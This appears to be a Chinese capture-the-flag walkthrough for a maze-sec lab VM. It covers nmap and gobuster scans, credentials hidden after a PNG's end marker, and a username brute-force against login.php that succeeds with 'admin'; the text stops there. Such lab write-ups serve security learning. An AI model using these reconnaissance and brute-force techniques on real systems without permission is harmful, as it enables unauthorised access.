
Guoging

```
获取靶机地址：
https://maze-sec.com/
qq群：660930334
```

配置：

```
靶机用VirtualBox制作，VMware导入可能网卡不兼容
用户:todd 密码:qq660930334
1. 启动虚拟机时按`e`键进入GRUB编辑模式
2. 修改启动参数：将`ro`改为`rw single init=/bin/bash`
3. 按Ctrl+X启动进入单用户模式
vim /etc/network/interfaces
allow-hotplug ens33
iface ens33 inet dhcp

ip link set ens33 up
dhclient ens33

reboot -f
```


端口扫描



```
┌──(root㉿kali)-[~]
└─# nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.44.174
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-17 07:58 EST
Nmap scan report for 192.168.44.174
Host is up (0.00014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: \xE9\x9D\x9E\xE4\xB8\xBB\xE6\xB5\x81\xE7\x82\xAB\xE9\x85\xB7\xE7\xA9\
xBA\xE9\x97\xB4 | \xE6\xAC\xA2\xE8\xBF\x8E\xE5\x85\x89\xE4\xB8\xB4
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 00:0C:29:34:31:B3 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.55 seconds
```

80端口探测

```
进来是todd的头像欢迎界面
还有一个登录系统的/login.php
```


★•.•´¯`•.•★ 欢迎来到我的空间 ★•.•´¯`•.•★


✧･ﾟ: *✧･ﾟ:* 非主流の世界 *:･ﾟ✧*:･ﾟ✧

✰°｡⋆、★★ 点击下方进入神秘领域 ★★ ˏ⋆｡°✰

© 2023 非主流炫酷空间 | 设计：Todd


目录扫描

> 发现没有什么可以直接访问的，应该是先账号密码进去看看dashboard


```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.44.174 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,js,zip -t 20

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.44.174
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt,js,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 9042]
/login.php            (Status: 200) [Size: 2771]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/dashboard.php        (Status: 302) [Size: 0] [--> login.php]
/server-status        (Status: 403) [Size: 279]
Progress: 1323348 / 1323348 (100.00%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[~]
```

后台凭证

> 源码显示资源有todd的头像，下载下来看看有没有藏东西，藏了todd是帅的字符串




DevTools is now available in Chinese Don't show again Always match Chrome's language Switch DevTools to Chinese

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder

Page Workspace todd.png × (index)

```
top
  192.168.44.174
    (index)
    todd.png
  SingleFile
  cdn.daxuesoutijiang.com
  大学搜题酱插件
```




起始页 todd.png ×

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
3050 ED D0 BD 90 9A BA 31 7B 47 45 CD D5 F8 2A 98 A5
3060 25 CE BC F2 01 06 81 63 26 CC 26 02 33 9B EA 93
3070 19 85 5C 0E 6E 1B B9 81 77 74 B4 D7 8A 1A F0 06
3080 BC CB 44 B4 F7 BE DB D7 DB DB DB 6E 1A 2A BD D1
3090 D5 DD 64 22 1E C7 E3 89 02 26 46 E3 7D 43 87 76
30A0 E4 14 D7 07 4B 1B BE 86 B3 70 92 61 DC 8C 9B F1
30B0 50 2E AF C7 73 94 E4 6F C9 1D CA C9 CA D9 51 5E
30C0 1A 5C 6E 8C 88 35 E1 82 AD 22 C4 CE 6A CD E0 AB
30D0 78 B0 FC 27 09 98 C9 60 6F E9 BB 43 6F 96 75 E3
30E0 4D ED A8 08 E5 0F 9A DF ED ED ED 7E DC DE 8D 89
30F0 8E 1D 1B 9A 3C 76 4C 7B 76 70 30 88 25 E3 2E DE
3100 17 3C 54 9F 93 D3 37 74 A8 A2 C1 01 7D 1D DB 42
3110 B9 DD 89 DC A6 62 E4 E6 F2 8E E0 48 4E 4E 45 79
3120 C7 48 12 06 24 85 DF 22 44 24 7D 95 78 2E CB C3
3130 D5 63 D3 E3 C7 7D E5 A9 A7 FB FB 91 EF 1E 7F 17
3140 37 43 A6 9D 6D 6B 13 B7 9D 15 B7 11 E6 C7 8F 1F
3150 0F 9E 35 8B 07 61 A9 3F 0B 6A 0E F6 99 92 7E 8A
3160 F7 05 4B CB 73 CA DA CC 5D 39 5B F9 03 4E 92 3C
3170 EA E6 7C 44 79 68 CA D3 B2 B9 B4 B4 37 D8 77 23
3180 A7 BE EB 72 5F DF D2 1A 62 4A FA 98 58 D6 85 58
3190 09 69 B3 39 51 8B E3 F1 78 D7 EE 7E 64 D0 3C F8
31A0 98 20 E0 07 7B 09 A0 69 6B 6B 1B FC CE 64 FA EE
31B0 2C 21 26 DA B8 FE 03 5C FB B8 5B C1 2D 9B 62 53
31C0 DF 48 47 79 29 41 0C 5E DE 91 55 E2 70 C2 A9 38
31D0 C3 8D B5 D3 5E 8F 6B 73 79 79 79 C7 C8 8D F8 B6
31E0 FA AE A1 91 38 26 16 27 97 5A 31 57 C7 09 6E 53
31F0 29 86 17 7C CC 3D C5 CB 99 1E EF 8B DF A8 47 4C
3200 A7 9A 4C A7 4C 98 09 35 A1 DC 2F 54 31 69 9B E2
3210 F1 78 93 39 6E 5A FA 5D 36 5A 14 8D 8F C0 1F 5A
3220 54 DB 14 9C 2C DD 5E 86 97 37 5D FE 4B D6 F3 24
3230 D4 18 17 E5 72 D1 9E 40 28 44 87 B7 D7 94 D7 1C
3240 BA 3C 14 9C 2C 2E 7F E7 EA 88 16 0C D5 6A 4D DC
3250 1F 28 FC BE 0D DC 74 0A BE 8C 36 F1 E4 FE 3B AA
3260 35 69 4D 5A 14 C5 9B 6E 8C F4 FD 7F EC 56 F9 4E
3270 4A 47 1D B8 00 00 00 00 49 45 4E 44 AE 42 60 82
3280 74 6F 64 64 3A 74 6F 64 64 69 73 68 61 6E 64 73
3290 6F 6D 65 0A
```

```
todd:toddishandsome
```

拿去尝试登录发现登录失败，有可能前面todd的引言说todd帅，那么就是去尝试爆破用户名



系统登录


用户名或密码错误

用户名

todd

密码

••••••••••••••




```
POST /login.php HTTP/1.1
Host: 192.168.44.174
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Origin: http://192.168.44.174
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.44.174/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36 Edg/143.0.0.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=gmhj8m1jpsk5cnl6gqm4plu6f7
Content-Length: 37

username={{payload(Top500_Username)}}&password=toddishandsome
```

请求	Method	状态	响应大小	延迟（ms）	Payloads	操作
27	POST	302	0	350	admin	
1	POST	200	2841	47	test2	
2	POST	200	2841	51	user	
3	POST	200	2841	5	pop3	
4	POST	200	2841	8	postgresql	
5	POST	200	2841	64	rdp	
6	POST	200	2841	60	redis	
7	POST	200	2841	18	smb	
8	POST	200	2841	16	smtp	
9	POST	200	2841	3	sqlserver	
10	POST	200	2841	4	ssh	
11	POST	200	2841	13	svn	
12	POST	200	2841	12	telnet	
13	POST	200	2841	3	vnc	
14	POST	200	2841	3	tomcat	
15	POST	200	2841	3	xiaomi	
16	POST	200	2841	3	huawei	
17	POST	200	2841	139	topsec	
18	POST	200	2841	320	test01	
19	POST	200	2841	331	superuser	

